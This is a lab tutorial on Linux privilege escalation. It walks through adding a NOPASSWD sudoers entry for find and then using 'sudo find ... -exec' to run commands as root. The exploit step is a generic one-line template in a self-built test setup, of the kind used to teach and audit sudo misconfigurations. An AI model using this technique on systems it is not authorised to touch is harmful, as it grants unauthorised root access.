Misconfigured SUDO Permissions
Introduction
‘sudo’ is a fundamental Linux binary that grants users the ability to execute commands with the elevated privileges of the root user. The configuration for ‘sudo’ is maintained in the /etc/sudoers file, where specific permissions are defined, dictating which commands a user is authorized to run with root privileges.
Typically, when a user employs ‘sudo’ to execute a command, they are prompted to provide their password as a security measure. However, system administrators have the flexibility to customize the behavior through the /etc/sudoers file. This file may be configured to allow a user to run specific binaries with root privileges without the need for a password prompt.
Step-by-Step Guide
Setup
1. Create a user that should not be a sudo group user
user@user-vm:~$ sudo adduser notroot

2. Modify the /etc/sudoers file to allow the created user to execute ‘find’ command using ‘sudo’, without being prompted for the password
Run visudo to edit the /etc/sudoers file:
user@user-vm:~$ sudo visudo
On the sudoers file, add line:
# <chosen_user> ALL=(root) NOPASSWD: <sample_binary>
notroot ALL=(root) NOPASSWD: /usr/bin/find

Above command allows ‘notroot’ user to use ‘find’ as root without password prompt.
Exploitation
1. Switch or Login as ‘notroot’
notroot@user-vm:~$
2. Verify the commands the user can run with SUDO
notroot@user-vm:~$ sudo -l

Above result shows ‘root’ permission to run ‘/usr/bin/find’ without password.
3. Exploit: Execute any command within ‘sudo find’ command
notroot@user-vm:~$ touch <file_name>
notroot@user-vm:~$ sudo find <file_name> -exec <command> \;
Commands run using find would be elevated to root, without asking password.

Video Demonstration

Reference
https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/